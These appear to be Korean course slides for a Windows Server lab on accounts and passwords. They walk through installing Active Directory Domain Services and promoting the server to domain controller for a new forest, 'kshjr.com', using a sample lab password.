


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (3)

» # 로컬 서버 → 관리 → 역할 및 기능 추가 마법사를 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (3)

- » # 서버 역할까지 별도의 설정이 필요하지 않으므로 다음으로 넘김
- » # Active Directory 도메인 서비스를 추가




## 3 &lt;실습&gt; 계정 및 패스워드

## • 실습 풀이

## – Windows 서버 도메인 등록 (3)

» # 기능 추가 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (3)

- » # 확인까지 별도의 설정이 필요하지 않으므로 다음으로 넘김
- » # 설치 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (3)

» 도메인 서비스를 설치 완료




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (4)

- » 도메인 컨트롤러로 승격
- » #  클릭 → ‘이 서버를 도메인 컨트롤러로 승격’ 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (4)

» # 배포 구성 → "새 포리스트를 추가합니다" 선택 → 'kshjr.com' 입력




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (4)

» # 도메인 컨트롤러 옵션 → 암호 - → 'qwer1234!' 입력




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (4)

- » NetBIOS 도메인 이름은 자동으로 설정 (아래 그림과 다를 수 있음)
- » 과정 중 사진이 없으면 별도의 설정이 필요하지 않으므로 다음으로 넘김




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (4)

» # 필수 구성 요소 확인까지 별도의 설정이 필요하지 않으므로 다음으로 넘김.

# 설치 클릭

